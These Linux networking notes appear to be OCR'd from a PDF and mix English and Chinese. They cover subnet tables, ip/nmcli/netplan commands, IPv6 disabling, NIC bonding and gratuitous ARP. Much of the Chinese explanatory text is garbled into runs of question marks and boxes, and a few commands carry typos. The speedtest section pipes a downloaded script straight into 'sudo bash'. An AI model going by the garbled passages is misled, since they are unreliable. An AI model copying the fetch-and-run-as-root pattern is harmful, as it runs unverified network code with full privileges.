????

Subnet mask v.s. CIDR

Netmask	Netmask (binary)	CIDR	Notes
255.255.255.255	11111111.11111111.11111111.11111111	/32	Host (single addr)
255.255.255.254	11111111.11111111.11111111.11111110	/31	Unuseable
255.255.255.252	11111111.11111111.11111111.11111100	/30	2 useable
255.255.255.248	11111111.11111111.11111111.11111000	/29	6 useable
255.255.255.240	11111111.11111111.11111111.11110000	/28	14 useable
255.255.255.224	11111111.11111111.11111111.11100000	/27	30 useable
255.255.255.192	11111111.11111111.11111111.11000000	/26	62 useable
255.255.255.128	11111111.11111111.11111111.10000000	/25	126 useable
255.255.255.0	11111111.11111111.11111111.00000000	/24	"Class C" 254 useable
255.255.254.0	11111111.11111111.11111110.00000000	/23	2 Class C's
255.255.252.0	11111111.11111111.11111100.00000000	/22	4 Class C's
255.255.248.0	11111111.11111111.11111000.00000000	/21	8 Class C's
255.255.240.0	11111111.11111111.11110000.00000000	/20	16 Class C's
255.255.224.0	11111111.11111111.11100000.00000000	/19	32 Class C's
255.255.192.0	11111111.11111111.11000000.00000000	/18	64 Class C's
255.255.128.0	11111111.11111111.10000000.00000000	/17	128 Class C's
255.255.0.0	11111111.11111111.00000000.00000000	/16	"Class B"
255.254.0.0	11111111.11111110.00000000.00000000	/15	2 Class B's
255.252.0.0	11111111.11111100.00000000.00000000	/14	4 Class B's
255.248.0.0	11111111.11111000.00000000.00000000	/13	8 Class B's
255.240.0.0	11111111.11110000.00000000.00000000	/12	16 Class B's
255.224.0.0	11111111.11100000.00000000.00000000	/11	32 Class B's
255.192.0.0	11111111.11000000.00000000.00000000	/10	64 Class B's
255.128.0.0	11111111.10000000.00000000.00000000	/9	128 Class B's
255.0.0.0	11111111.00000000.00000000.00000000	/8	"Class A"
254.0.0.0	11111110.00000000.00000000.00000000	/7	
252.0.0.0	11111100.00000000.00000000.00000000	/6	
248.0.0.0	11111000.00000000.00000000.00000000	/5	
240.0.0.0	11110000.00000000.00000000.00000000	/4	
224.0.0.0	11100000.00000000.00000000.00000000	/3	
192.0.0.0	11000000.00000000.00000000.00000000	/2	

```
128.0.0.0        10000000.00000000.00000000.00000000  /1
0.0.0.0          00000000.00000000.00000000.00000000  /0   IP space
```

Host/Subnet Table

CLASS A HOST/SUBNET TABLE

CIDR	Netmask	Effective Subnets	Hosts/Subnet	Bits
/9	255.128.0.0	2	8388606	1
/10	255.192.0.0	4	4194302	2
/11	255.224.0.0	8	2097150	3
/12	255.240.0.0	16	1048574	4
/13	255.248.0.0	32	524286	5
/14	255.252.0.0	64	262142	6
/15	255.254.0.0	128	131070	7
/16	255.255.0.0	256	65534	8
/17	255.255.128.0	512	32766	9
/18	255.255.192.0	1024	16382	10
/19	255.255.224.0	2048	8190	11
/20	255.255.240.0	4096	4094	12
/21	255.255.248.0	8192	2046	13
/22	255.255.252.0	16384	1022	14
/23	255.255.254.0	32768	510	15
/24	255.255.255.0	65536	254	16
/25	255.255.255.128	131072	126	17
/26	255.255.255.192	262144	62	18
/27	255.255.255.224	524288	30	19
/28	255.255.255.240	1048576	14	20
/29	255.255.255.248	2097152	6	21
/30	255.255.255.252	4194304	2	22
/31	255.255.255.254	8388608	0	23

CLASS B HOST/SUBNET TABLE

CIDR	Netmask	Effective Subnets	Hosts/Subnet	Bits
/17	255.255.128.0	2	32766	1
/18	255.255.192.0	4	16382	2
/19	255.255.224.0	8	8190	3
/20	255.255.240.0	16	4094	4
/21	255.255.248.0	32	2046	5
/22	255.255.252.0	64	1022	6
/23	255.255.254.0	128	510	7
/24	255.255.255.0	256	254	8
/25	255.255.255.128	512	126	9
/26	255.255.255.192	1024	62	10
/27	255.255.255.224	2048	30	11
/28	255.255.255.240	4096	14	12
/29	255.255.255.248	8192	6	13
/30	255.255.255.252	16384	2	14
/31	255.255.255.254	32768	0	15

CLASS C HOST/SUBNET TABLE

IPv4 SUBNETS


SUBNETS

CIDR	SUBNET MASK	# OF ADDRESSES	WILDCARD
/32	255.255.255.255	1	0.0.0.0
/31	255.255.255.254	2	0.0.0.1
/30	255.255.255.252	4	0.0.0.3
/29	255.255.255.248	8	0.0.0.7
/28	255.255.255.240	16	0.0.0.15
/27	255.255.255.224	32	0.0.0.31
/26	255.255.255.192	64	0.0.0.63
/25	255.255.255.128	128	0.0.0.127
/24	255.255.255.0	256	0.0.0.255
/23	255.255.254.0	512	0.0.1.255
/22	255.255.252.0	1,024	0.0.3.255
/21	255.255.248.0	2,048	0.0.7.255
/20	255.255.240.0	4,096	0.0.15.255
/19	255.255.224.0	8,192	0.0.31.255
/18	255.255.192.0	16,384	0.0.63.255
/17	255.255.128.0	32,768	0.0.127.255
/16	255.255.0.0	65,536	0.0.255.255
/15	255.254.0.0	131,072	0.1.255.255
/14	255.252.0.0	262,144	0.3.255.255
/13	255.248.0.0	524,288	0.7.255.255
/12	255.240.0.0	1,048,576	0.15.255.255
/11	255.224.0.0	2,097,152	0.31.255.255
/10	255.192.0.0	4,194,304	0.63.255.255
/9	255.128.0.0	8,388,608	0.127.255.255
/8	255.0.0.0	16,777,216	0.255.255.255
/7	254.0.0.0	33,554,432	1.255.255.255
/6	252.0.0.0	67,108,864	3.255.255.255
/5	248.0.0.0	134,217,728	7.255.255.255
/4	240.0.0.0	268,435,456	15.255.255.255
/3	224.0.0.0	536,870,912	31.255.255.255
/2	192.0.0.0	1,073,741,824	63.255.255.255
/1	128.0.0.0	2,147,483,648	127.255.255.255
/0	0.0.0.0	4,294,967,296	255.255.255.255

DECIMAL TO BINARY

SUBNET MASK		WILDCARD	
255	1111 1111	0	0000 0000
254	1111 1110	1	0000 0001
252	1111 1100	3	0000 0011
248	1111 1000	7	0000 0111
240	1111 0000	15	0000 1111
224	1110 0000	31	0001 1111
192	1100 0000	63	0011 1111
128	1000 0000	127	0111 1111
0	0000 0000	255	1111 1111

BINARY TO DECIMAL



IP ADDRESS CLASSES

A	0.0.0.0	–	127.255.255.255
B	128.0.0.0	–	191.255.255.255
C	192.0.0.0	–	223.255.255.255
D	224.0.0.0	–	239.255.255.255
E	240.0.0.0	–	255.255.255.255

RESERVED (PRIVATE) RANGES

CLASS A	10.0.0.0	–	10.255.255.255
CLASS B	172.16.0.0	–	172.31.255.255
CLASS C	192.168.0.0	–	192.168.255.255
LOCALHOST	127.0.0.0	–	127.255.255.255
ZEROCONF (APIPA/BONJOUR)	169.254.0.0	–	169.254.255.255

TERMINOLOGY

WILDCARD MASK	A wildcard mask indicates which parts of an IP address are available for examination.
CIDR	Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

???????

Tutorials

- Linux See Bandwidth Usage Per Process With Nethogs Tool
- How to Configure Network Interfaces in Linux

ip

```
# 顯示所有網卡資訊
ip addr
ip a

# 顯示所有網卡的 IP
ip -br -c addr show  # 需要較新版 ip

# 顯示 eth0 網卡資訊
ip a show eth0

# 開啟/關閉網卡
ip link set eth0 { up | down }

# 顯示所有的網路裝置
ip link show
ip -br -c link show
ip l show

# 設定 IP (非永久)
ip a add 192.168.1.200/255.255.255.0 dev eth0

# 移除 IP (非永久)
ip a del 192.168.1.200/255.255.255.0 dev eth0

# 顯示 default gateway 及路由表
ip route show
ip r show
```

```
ip route add 10.10.20.0/24 via 192.168.50.100 dev eth0
ip route del 10.10.20.0/24

# Default gateway
ip route add default via 192.168.50.100

# 網路即時狀態
ip -s link

# 顯示 ARP 紀錄 (NOTE: 查詢連接網路設備的 MAC address 與 IP 對應表)
ip neigh show
ip n show

# 清除 ARP 清單裡的某個 IP 紀錄
ip -s -s n f <ip-address>

# 線上求助
ip a help
```

????????????????????????

```
# 1. 列出所有網路埠
ip link show  如果埠號顯示 DOWN 必須先啟動

# 2. 啟動網路埠 NOTE: 啟動前要注意 IP 是否會衝突
ip link set eth6 up

# 3. 啟動後檢測線路
ethtool eth6 | grep detected
```

Cheat Sheet

IP Command Cheat Sheet

Syntax

$ ip [options] OBJECT COMMAND

Display the command syntax and lists all available options

$ ip help

IP Objects

OBJECTS	DESCRIPTION
address	IPv4 or IPv6 addresses on a device
link	Network interfaces for example Wi-Fi adaptors and wired connections
route	Routing table entry
maddress	Multicast address
neighbour	Neighbor entry, which contains information about a neighboring device on the network.
mroute	Multicast routing cache entry
rule	Rule in routing policy database

Quick Tip

When working with the IP command, you can save time by using shortened or abbreviated object names. For instance, instead of typing "address," you can simply use "addr" or even just "a." Give it a shot!

IP Options

OPTION	DESCRIPTION
-a	Executes specified command over all objects
-d	Output more detailed information
-j	Displays the output in JSON format
-p	Adds indentation to the JSON output for readability
-s	Display extra statistics
-6	Instructs IP to display only IPv6 Addresses
-h	Output statistics with human readable values
-c	Enable colored output
-t	Display timestamps in the output
-br	Print only basic information in a tabular format

IP Command vs Net-Tools

NET-TOOLS	IPROUTE COMMANDS (IP)
$ arp -a	**$ ip neigh**
$ ifconfig -a	**$ ip addr**
$ netstat -g	**$ ip maddress**
$ route	**$ ip route**

Manage IP Addresses

COMMAND	DESCRIPTION
$ ip addr help	Display a list of commands and arguments for the address object.
$ ip addr show	Display information about all ip addresses.
$ ip addr show dev wlan0	Display IP addresses on the specified network interface
$ sudo ip addr add 192.168.1.21/24 dev wlan0	Add IP Address to the specified interface. Note you can add multiple addresses on the same by repeat ing the command with a different IP Address.
sudo ip addr del 192.168.1.22/24 dev wlan0	Delete IP Address on the specified interface.

Manage Network Interfaces

COMMAND	DESCRIPTION
$ ip link help	Display a list of commands and arguments for the link object.
$ ip link show	Display information about all available network interfaces
$ ip link show dev wlan0	Display information about a specific network interface
$ ip link set dev wlan0 down	Bring the specified interface down.
$ ip link set dev wlan0 up	Bring the specified interface up.

Manage Routing Table

COMMAND	DESCRIPTION
$ ip route help	Display a list of commands and arguments for the route object.
$ ip route list	List all of the route entries in the kernel
$ ip route list 10.18.0.0/17	Display routing information for a specific network
$ ip route add 10.18.0.0/17 via 192.168.1.1	Add a new entry to the routing table
$ ip route add 10.18.0.0/17 dev wlan0	Add a new entry to the routing table via the interface wlan0
$ ip route add default via 192.168.1.1 dev wlan0	Add the default route
$ ip route del default	Delete the default route
$ ip route del 192.168.92.0/24 via 192.168.92.1	Delete the specified route

Manage Neighbour Entries

COMMAND	DESCRIPTION
$ ip neigh help	Display a list of commands and arguments for the neighbour object.
$ ip neigh show	Display neighbour table entries
$ ip neigh add 192.168.0.2 lladdr A4:C3:F0:9F:56:B9 dev wlan0	Add entry to the ARP table
$ ip neigh del 192.168.0.2 dev wlan0	Remove the ARP entry

Important

When making changes to network interfaces, addresses, or routes, exercise extreme caution. It is simple to disconnect the server from the main network, which may require a system reboot to fix. When experimenting with new commands in a test environment or non-critical systems.

@linuxopsys

nmcli

```
# List all of ethernet devices
nmcli con show
nmcli con show <conn-name>
nmcli dev status
# see only the active connections
nmcli con show -a

# Restart the network adapter enp0s3
nmcli con down enp0s3 && nmcli con up enp0s3

# Configure the static ip
# The settings persist across reboots because they are stored by NetworkManager
nmcli con mod enp0s3 ipv4.addresses 192.168.20.170/24
nmcli con mod enp0s3 ipv4.gateway 192.168.20.1
nmcli con mod enp0s3 ipv4.method manual
nmcli con mod enp0s3 ipv4.dns "8.8.8.8"

nmcli con down enp0s3
nmcli con up enp0s3

# make a new ethernet connection with name Myhome1, assigned to device enp0s3
nmcli con add type ethernet con-name Myhome1 ifname enp0s3 ip4 192.168.1.50/24 gw4 192.168.1.1
cat /etc/sysconfig/network-scripts/ifcfg-Myhome1
```

GUI to Configure Network

```
# For Ubuntu/Debian
sudo apt install network-manager

# Console Command
nmtui
```

netplan

Recommended on Ubuntu/Debian

- A declarative approach to Linux networking with Netplan | Ubuntu
- Netplan brings consistent network configuration across Desktop, Server, Cloud and IoT | Ubuntu

`sudo vi /etc/netplan/01-network-manager-all.yaml`

```
network:
  version: 2
  renderer: networkd
  ethernets:
    ens18:
      dhcp4: no
      addresses:
        - 192.168.1.22/24
      gateway4: 192.168.1.101
      nameservers:
        addresses: [8.8.8.8, 8.8.4.4]
```

Commands

```
# Validate Configuration File
sudo netplan try

# Apply the Configuration
sudo netplan apply

# Check the network stack
sudo netplan status

# Optional: Restart the Network Service
sudo systemctl restart systemd-networkd
```

ethtool

```
# ethtool ens192
Settings for ens192:
        Supported ports: [ TP ]
        Supported link modes:   1000baseT/Full
                                10000baseT/Full
        Supported pause frame use: No
        Supports auto-negotiation: No
        Supported FEC modes: Not reported
        Advertised link modes:  Not reported
        Advertised pause frame use: No
```

```
        Advertised auto-negotiation: No
        Advertised FEC modes: Not reported
        Speed: 10000Mb/s
        Duplex: Full
        Port: Twisted Pair
        PHYAD: 0
        Transceiver: internal
        Auto-negotiation: off
        MDI-X: Unknown
        Supports Wake-on: uag
        Wake-on: d
        Link detected: yes
```

```
# ethtool -i ens192
driver: vmxnet3
version: 1.4.17.0-k-NAPI
firmware-version:
expansion-rom-version:
bus-info: 0000:0b:00.0
supports-statistics: yes
supports-test: no
supports-eeprom-access: no
supports-register-dump: yes
supports-priv-flags: no
```

```
# ethtool -S ens192
NIC statistics:
     Tx Queue#: 0
       TSO pkts tx: 540499
       TSO bytes tx: 28911908774
       ucast pkts tx: 10060867
       ucast bytes tx: 29602317140
       mcast pkts tx: 0
       mcast bytes tx: 0
       bcast pkts tx: 5655
       bcast bytes tx: 237510
       pkts tx err: 0
       pkts tx discard: 0
       drv dropped tx total: 0
```

```
          too many frags: 0
          giant hdr: 0
          hdr err: 0
          tso: 0
        ring full: 0
        pkts linearized: 0
        hdr cloned: 0
        giant hdr: 0
      Tx Queue#: 1
        TSO pkts tx: 317
        TSO bytes tx: 599134
        ucast pkts tx: 1702836
        ucast bytes tx: 101410145
```

mii-tool

```
# Installation
sudo apt install net-tools

# CHECK A SINGLE INTERFACE
sudo mii-tool <interface_name>

# SEE DETAILED INFORMATION
sudo mii-tool -v <interface_name>

# SET NETWORK INTERFACE SPEED
sudo mii-tool –force 10baseT-FD <interface_name>

# RESTART AUTO-NEGOTIATION
# Network devices use an auto-negotiation protocol to communicate the technologies they
support.
# It will then select the fastest mutually supported technology.
# To restart the auto-negotiation of the interface, run the following command.
sudo mii-tool –restart <interface_name>

# CHANGE THE DUPLEX MODE
# For example, here I have set the speed of the eth0 interface to 10 Mbps and the duplex mode
to half-duplex.
sudo mii-tool -F 10baseT-HD eth0
```

```
# REPORT LINK STATUS CHANGES
# Run the following command to watch a single interface and report changes in the link status.

# That is to say, the interfaces are listed at one second intervals by default.
sudo mii-tool -w <interface>

# REPORT LINK STATUS
sudo mii-tool -l <interface_name>

# RESET THE CONFIGURATIONS
# Most importantly, you should be able to reset it to its default configuration
# if something goes wrong. For that, run the following command
sudo mii-tool -R <Interface_name>
```

systemctl

```
# Bringing UP/Down Network Interface
systemctl restart network
# or
systemctl restart network.service
```

speedtest CLI

```
# Ubuntu/Debian
curl -s https://packagecloud.io/install/repositories/ookla/speedtest-cli/script.deb.sh | sudo bash
sudo apt-get install speedtest

# CentOS/RedHat
curl -s https://packagecloud.io/install/repositories/ookla/speedtest-cli/script.rpm.sh | sudo bash
sudo yum install speedtest
```

State of Network Cable

```
# Device: enp5s0
# Output: 1 means Connected
cat /sys/class/net/enp5s0/carrier
```

```
# Output: Up  means Connected
cat /sys/class/net/enp5s0/operstate

# Using ethtool
# Output: Link detected: yes
sudo ethtool enp5s0

# Using ip
# Output: state UP
ip a
```

Network Adapters

Modern Linux

```
lshw -class network -short
```

Old Linux

```
lspci | egrep -i --color 'network|ethernet'
```

Disable IPv6

- Disable IPv6 in Linux: A Step-by-Step Guide (For All Distros) - OSTechNix

Ubuntu 20.04

```
sudo vi /etc/default/grub

# Change the line as follows
GRUB_CMDLINE_LINUX_DEFAULT="ipv6.disable=1"

# Update the GRUB
sudo update-grub

# Reboot
systemctl reboot
```

Debian 10/11/12

`/etc/sysctl.d/ipv6.conf` :

```
# Disable IPv6 on all network adapters
net.ipv6.conf.all.disable_ipv6 = 1
```

Apply the change :

```
# Debian 12+
service procps force-reload

# Older systems
sysctl -p
```

RedHat 4

1. Remove the following line (if present) from the `/etc/modprobe.conf` file:

```
alias net-pf-10 ipv6
```

2. Add the following line to the `/etc/modprobe.conf` file:

```
alias net-pf-10 off
```

3. Comment out any IPv6 addresses found in `/etc/hosts`, including ::1 localhost address

```
cp -p /etc/hosts /etc/hosts.disableipv6
sed -i 's/^[[:space:]]*::/#::/' /etc/hosts
```

??????????? IPv6???????? openibd ?????????

> **openibd** is a High Availability service for IPoIB (IP over InfiniBand) interface. The service loads the ib_ipoib module, which has a dependency on the ipv6 module

```
service openibd stop
chkconfig openibd off
reboot
```

RedHat 5/6

`/etc/sysctl.d/ipv6.conf` :

```
# For v5/6
# IPv6 support in the kernel, set to 0 by default
# Disable IPv6
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
```

RedHat 7

`/etc/sysctl.d/ipv6.conf` :

```
# To disable for all interfaces
net.ipv6.conf.all.disable_ipv6 = 1
```

???????

> “ ??????????????? rpcbind.service ??????????? NFS ????

RedHat 8

Create the file `/etc/sysctl.d/ipv6.conf` :

```
# First, disable for all interfaces
net.ipv6.conf.all.disable_ipv6 = 1
# If using the sysctl method, the protocol must be disabled all specific interfaces as well.
#net.ipv6.conf.<interface>.disable_ipv6 = 1
```

Reload sysctl :

```
sysctl -p /etc/sysctl.d/ipv6.conf
```

Create a backup of the initramfs :

```
cp /boot/initramfs-$(uname -r).img /boot/initramfs-$(uname -r).bak.$(date +%m-%d-%H%M%S).img
```

Rebuild the Initial RAM Disk Image :

```
dracut -f -v
```

Verifying file inclusion :

```
lsinitrd /boot/initramfs-<version>.img  | grep 'etc/sysctl.d/ipv6.conf'
```

Comment out any IPv6 addresses found in /etc/hosts, including ::1 localhost address

```
cp -p /etc/hosts /etc/hosts.disableipv6
sed -i 's/^[[:space:]]*::/#::/' /etc/hosts
```

WiFi Management

- 8 Linux Commands: To Find Out Wireless Network Speed, Signal Strength And Other Information

```
// Show All SSIDs
nmcli dev wifi

// Get dev name
nmcli conn show

# Replace 'wlan0' with your wifi interface
sudo iwlist wlan0 scan | egrep "Cell|ESSID|Encryption|Quality"
```

Block Attackers IP Address

Drop or Block Attackers IP Address With Null Routes On a Linux

```
# Using route command
route add 65.21.34.4 gw 127.0.0.1 lo
# veryfy it
netstat -nr
route -n
# Or
route add -host 64.1.2.3 reject
ip route get 64.1.2.3

# Using ip command
```

```
ip route add blackhole 202.54.5.2/29
ip route add blackhole 192.0.130.0/24
# verify it
ip route

# Removing null routing
route delete 65.21.34.4
# Or
route del -host 65.21.34.4 reject
# Or
ip route delete 1.2.3.4/26 dev eth0
```

??/????????????

?? Linux VM Template ??????? Template ?????????????????

?????? Template ??? Linux VM???????????????????????????? eth1 ? eth2 ???????????????????????????????? eth0?

????????????????????????????????????? eth0 ??????????

RedHat 6.x: ?? /etc/udev/rules.d/70-persistent-net.rules

```
# PCI device 0x15ad:0x07b0 (vmxnet3)
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*", ATTR{address}=="00:50:56:83:7c:eb",
ATTR{type}=="1", KERNEL=="eth*", NAME="eth0"

# PCI device 0x15ad:0x07b0 (vmxnet3) (custom name provided by external tool)
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*", ATTR{address}=="00:50:56:83:7c:eb",
ATTR{type}=="1", KERNEL=="eth*", NAME="eth1"
```

????????????????????? eth1??????? NAME ?? eth0?

```
# PCI device 0x15ad:0x07b0 (vmxnet3) (custom name provided by external tool)
SUBSYSTEM=="net", ACTION=="add", DRIVERS=="?*", ATTR{address}=="00:50:56:83:7c:eb",
ATTR{type}=="1", KERNEL=="eth*", NAME="eth0"
```

????? VM?

VM ?????? `setup` ? system-config-network ?????? eth0 ??????

Disable WiFi

With nmcli

```
# nmcli dev status
DEVICE  TYPE      STATE     CONNECTION
enp2s0  ethernet  已連線    enp2s0
wlp1s0  wifi      離線       --
lo      loopback  不受管理  --

# nmcli radio wifi off

# nmcli dev status
DEVICE  TYPE      STATE     CONNECTION
enp2s0  ethernet  已連線    enp2s0
wlp1s0  wifi      無法使用  --
lo      loopback  不受管理  --
```

?? DNS Server ??

```
cat /etc/resolv.conf
nmcli dev show | grep -i dns
dig <domain-name>
resolvectl status
```

Custom MAC Address

RedHat 4

`/etc/sysconfig/network-scripts/ifcfg-eth0`

```
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=static
IPADDR=10.15.9.32
NETMASK=255.255.0.0
GATEWAY=10.15.8.254
#HWADDR=00:0C:29:B1:18:A3
MACADDR=00:0C:B1:B1:B1:B1
```

Linux Bonding Network

RedHat 7/8 with nmtui

nmtui > Edit a connection > Add > New Connection > Select Bond > Create

- Profile Name: bond0
- Device: bond0

> Slaves > Add

- Profile Name: eno1-slave NOTE: ??????? -slave???????????
- Device: eno1
- Profile Name: ens3f0-slave
- Device: ens3f3

> IPv4 Configuration

- Address: 10.4.1.71/24
- Gateway: 10.4.1.254
- DNS Servers: 10.3.3.3

> IPv6 Configuration > Disabled

> Profile Name ??????????? ifcfg-XXX ????????????? ifcfg-bond0 , ifcfg-eno1-slave
>
> ?? Profile Name ????????????? Bond ?????????????????????????? ifcfg-XXX ??????????????????????

?? Bonding ??
??????? Load Balancing (Round-Robin)?????? Acitve-Backup

nmtui > Edit a connection > Bond: bond0 > Edit >

- Mode: Active Backup
- Primary: eno1 ?:?????????????

> NOTE: ???????? Round-Robin ????????? Switch ?????? EtherChannel ??? Switch ?????? vlan XX is flapping between port YYY and port ZZZ?

??????

```
# 注意:如果有使用 iSCSI Disks,重啟網路服務可能造成系統其他問題
systemctl restart network.service
or
nmcli networking off; modprobe -r bonding ; nmcli networking on
```

RedHat 8 with nmcli

????: ??????? bonding

- ens3
- ens4
- ens5

```
# 檢視目前網路裝置
nmcli device status

# 新增 team 網路裝置
# 自訂名稱: team0
nmcli connection add type team con-name team0 ifname team0 ipv4.addresses 192.168.10.20/24
ipv4.gateway 192.168.10.1 ipv4.dns 192.168.10.1 ipv4.method manual  connectio.autoconnect yes
config '{"runner" : {"name" : "activebackup"}}'

# 檢查 team 0 狀態
nmcli device status

# 新增 team-slave 網路設備(綁定第一張網卡)
# 自訂名稱: team0-eth0
# master 指定剛剛新增的 team0
nmcli connection add type team-slave con-name team0-eth0 ifname ens3 master team0

# 新增 team-slave 網路設備(綁定第二張網卡)
# 自訂名稱: team0-eth1
# master 指定剛剛新增的 team0
nmcli connection add type team-slave con-name team0-eth1 ifname ens4 master team0
```

```
# 新增 team-slave 網路設備(綁定第三張網卡)
# 自訂名稱: team0-eth2
# master 指定剛剛新增的 team0
nmcli connection add type team-slave con-name team0-eth2 ifname ens5 master team0

# 檢查 team 0 狀態
nmcli device status
```

??????

```
# 檢視 team0 狀態
teamdctl team0 state
teamnl team0 options

# 關閉第三張網卡
nmcli connection down team0-eth2

# 檢查狀態
nmcli device status
teamdctl team0 state

# 開啟第三張網卡
nmcli connection up team0-eth2
```

LACP Mode

RedHat 7/8

nmtui > Edit a connection > Bond: bond0 > Edit >

- Mode: 802.3ad

Verify the state of the network

- Make sure the **Aggregator ID** are the same on the ports with the same Port Channel configured.
- Bonding Mode is 802.3ad.
- Aggreator ID ??????????????

> If you run into the issue with *Multiple LACP bonds have the same Aggregator ID*, check the link, https://access.redhat.com/solutions/2916431 .

```
[root@tpeitptsm01 ~]# cat /proc/net/bonding/bond0
Ethernet Channel Bonding Driver: v3.7.1 (April 27, 2011)

Bonding Mode: IEEE 802.3ad Dynamic link aggregation
Transmit Hash Policy: layer2 (0)
MII Status: up
MII Polling Interval (ms): 100
Up Delay (ms): 0
Down Delay (ms): 0
Peer Notification Delay (ms): 0

802.3ad info
LACP rate: slow
Min links: 0
Aggregator selection policy (ad_select): stable
System priority: 65535
System MAC address: b4:7a:f1:4c:8b:1c
Active Aggregator Info:
        Aggregator ID: 1           <==== □□ port □□□□□□ ID□□□□□□□□□ portchannel.
        Number of ports: 4         <==== □□ portchannel □□□ port
        Actor Key: 9
        Partner Key: 3
        Partner Mac Address: 70:18:a7:dc:ac:80

Slave Interface: eno1
MII Status: up
Speed: 1000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: b4:7a:f1:4c:8b:1c
Slave queue ID: 0
Aggregator ID: 1
Actor Churn State: none
Partner Churn State: none  <===
Actor Churned Count: 0
```

```
Partner Churned Count: 0   <===
details actor lacp pdu:
    system priority: 65535
    system mac address: b4:7a:f1:4c:8b:1c
    port key: 9
    port priority: 255
    port number: 1
    port state: 61
details partner lacp pdu:
    system priority: 32768
    system mac address: 70:18:a7:dc:ac:80   <===
    oper key: 3
    port priority: 32768
    port number: 263
    port state: 61

Slave Interface: eno2
MII Status: up
Speed: 1000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: b4:7a:f1:4c:8b:1d
Slave queue ID: 0
Aggregator ID: 1
Actor Churn State: none
Partner Churn State: none
Actor Churned Count: 0
Partner Churned Count: 0
details actor lacp pdu:
    system priority: 65535
    system mac address: b4:7a:f1:4c:8b:1c
    port key: 9
    port priority: 255
    port number: 2
    port state: 61
details partner lacp pdu:
    system priority: 32768
    system mac address: 70:18:a7:dc:ac:80
    oper key: 3
    port priority: 32768
```

```
    port number: 264
    port state: 61
```

Configure Switch

rhel_network_bonding_switch_config.png

Ubuntu with netplan

- A Beginner’s Guide to Creating Network Bonding and Bridging in Ubuntu

RedHat 9 ????????

Reference

- Chapter 1. Consistent network interface device naming

??????

Scheme	Description	Example
1	Device names incorporate firmware or BIOS-provided index numbers for onboard devices. If this information is not available or applicable, `udev` uses scheme 2.	`eno1`
2	Device names incorporate firmware or BIOS-provided PCI Express (PCIe) hot plug slot index numbers. If this information is not available or applicable, `udev` uses scheme 3.	`ens1`
3	Device names incorporate the physical location of the connector of the hardware. If this information is not available or applicable, `udev` uses scheme 5.	`enp2s0`
4	Device names incorporate the MAC address. Red Hat Enterprise Linux does not use this scheme by default, but administrators can optionally use it.	`enx525400d5e0fb`
5	The traditional unpredictable kernel naming scheme. If `udev` cannot apply any of the other schemes, the device manager uses this scheme.	`eth0`

By default, Red Hat Enterprise Linux selects the device name based on the `NamePolicy` setting in the `/usr/lib/systemd/network/99-default.link` file. The order of the values in `NamePolicy` is important. Red Hat Enterprise Linux uses the first device name that is both specified in the file and that `udev` generated.

If you manually configured `udev` rules to change the name of kernel devices, those rules take precedence.

Predictable network interface device names on the x86_64 platform explained

The interface name starts with a two-character prefix based on the type of interface:

- `en` for Ethernet
- `wl` for wireless LAN (WLAN)
- `ww` for wireless wide area network (WWAN)

Additionally, one of the following is appended to one of the above-mentioned prefix based on the schema the `udev` device manager applies:

- `o<on-board_index_number>`
- `s<hot_plug_slot_index_number>[f<function>][d<device_id>]`
  Note that all multi-function PCI devices have the `[f<function>]` number in the device name, including the function `0` device.
- `x<MAC_address>`
- `[P<domain_number>]p<bus>s<slot>[f<function>][d<device_id>]`
  The `[P<domain_number>]` part defines the PCI geographical location. This part is only set if the domain number is not `0`.
- `[P<domain_number>]p<bus>s<slot>[f<function>][u<usb_port>][…][c<config>][i<interface>]`
  For USB devices, the full chain of port numbers of hubs is composed. If the name is longer than the maximum (15 characters), the name is not exported. If there are multiple USB devices in the chain, `udev` suppresses the default values for USB configuration descriptors (`c1`) and USB interface descriptors (`i0`).

?????????????Not Recommend?

> Warning
> Red Hat recommends not to disable consistent device naming and does not support this feature on hosts with more than one network interface. Disabling consistent device naming can cause different kind of problems. For example, if you add another network interface card to the system, the assignment of the kernel device names, such as eth0, is no longer fixed. Consequently, after a reboot, the Kernel can name the device differently.

- Disabling consistent interface device naming during the installation

FAQ

ARP Cache ???? (Send out Gratuitous ARP)

??????????? Linux ????????????????????? IP ????? VIP?VIP ?? Alias IP ??????? VIP ????????????????????? vLAN ????? ping ? VIP??????? Switch ??? Core Switch ?????? ARP Cache??? ??? Switch ??????? ARP ???

??????? Core Switch ???? ARP Cache?????? VIP ???**???** Linux ??????????

```
arping -U -c 10 -I eth0:1 your.vip.address
arping -A -c 10 -I eth0:1 your.vip.address
```

???????

?? VIP ???? ifup ????????? Gratuitous ARP Request ????? Switch

```
ifconfig eth0:1 10.4.1.110/24
ifup eth0:1
```

????????????? Gratuitous ARP Request?

- ??????
- ????

?????

- Gratuitous_ARP (wireshark.org)
- Gratuitous ARP – Definition and Use Cases – Practical Networking .net

?? sit0 ????


?? IPv6 ????sit0 ??????

Diagrams

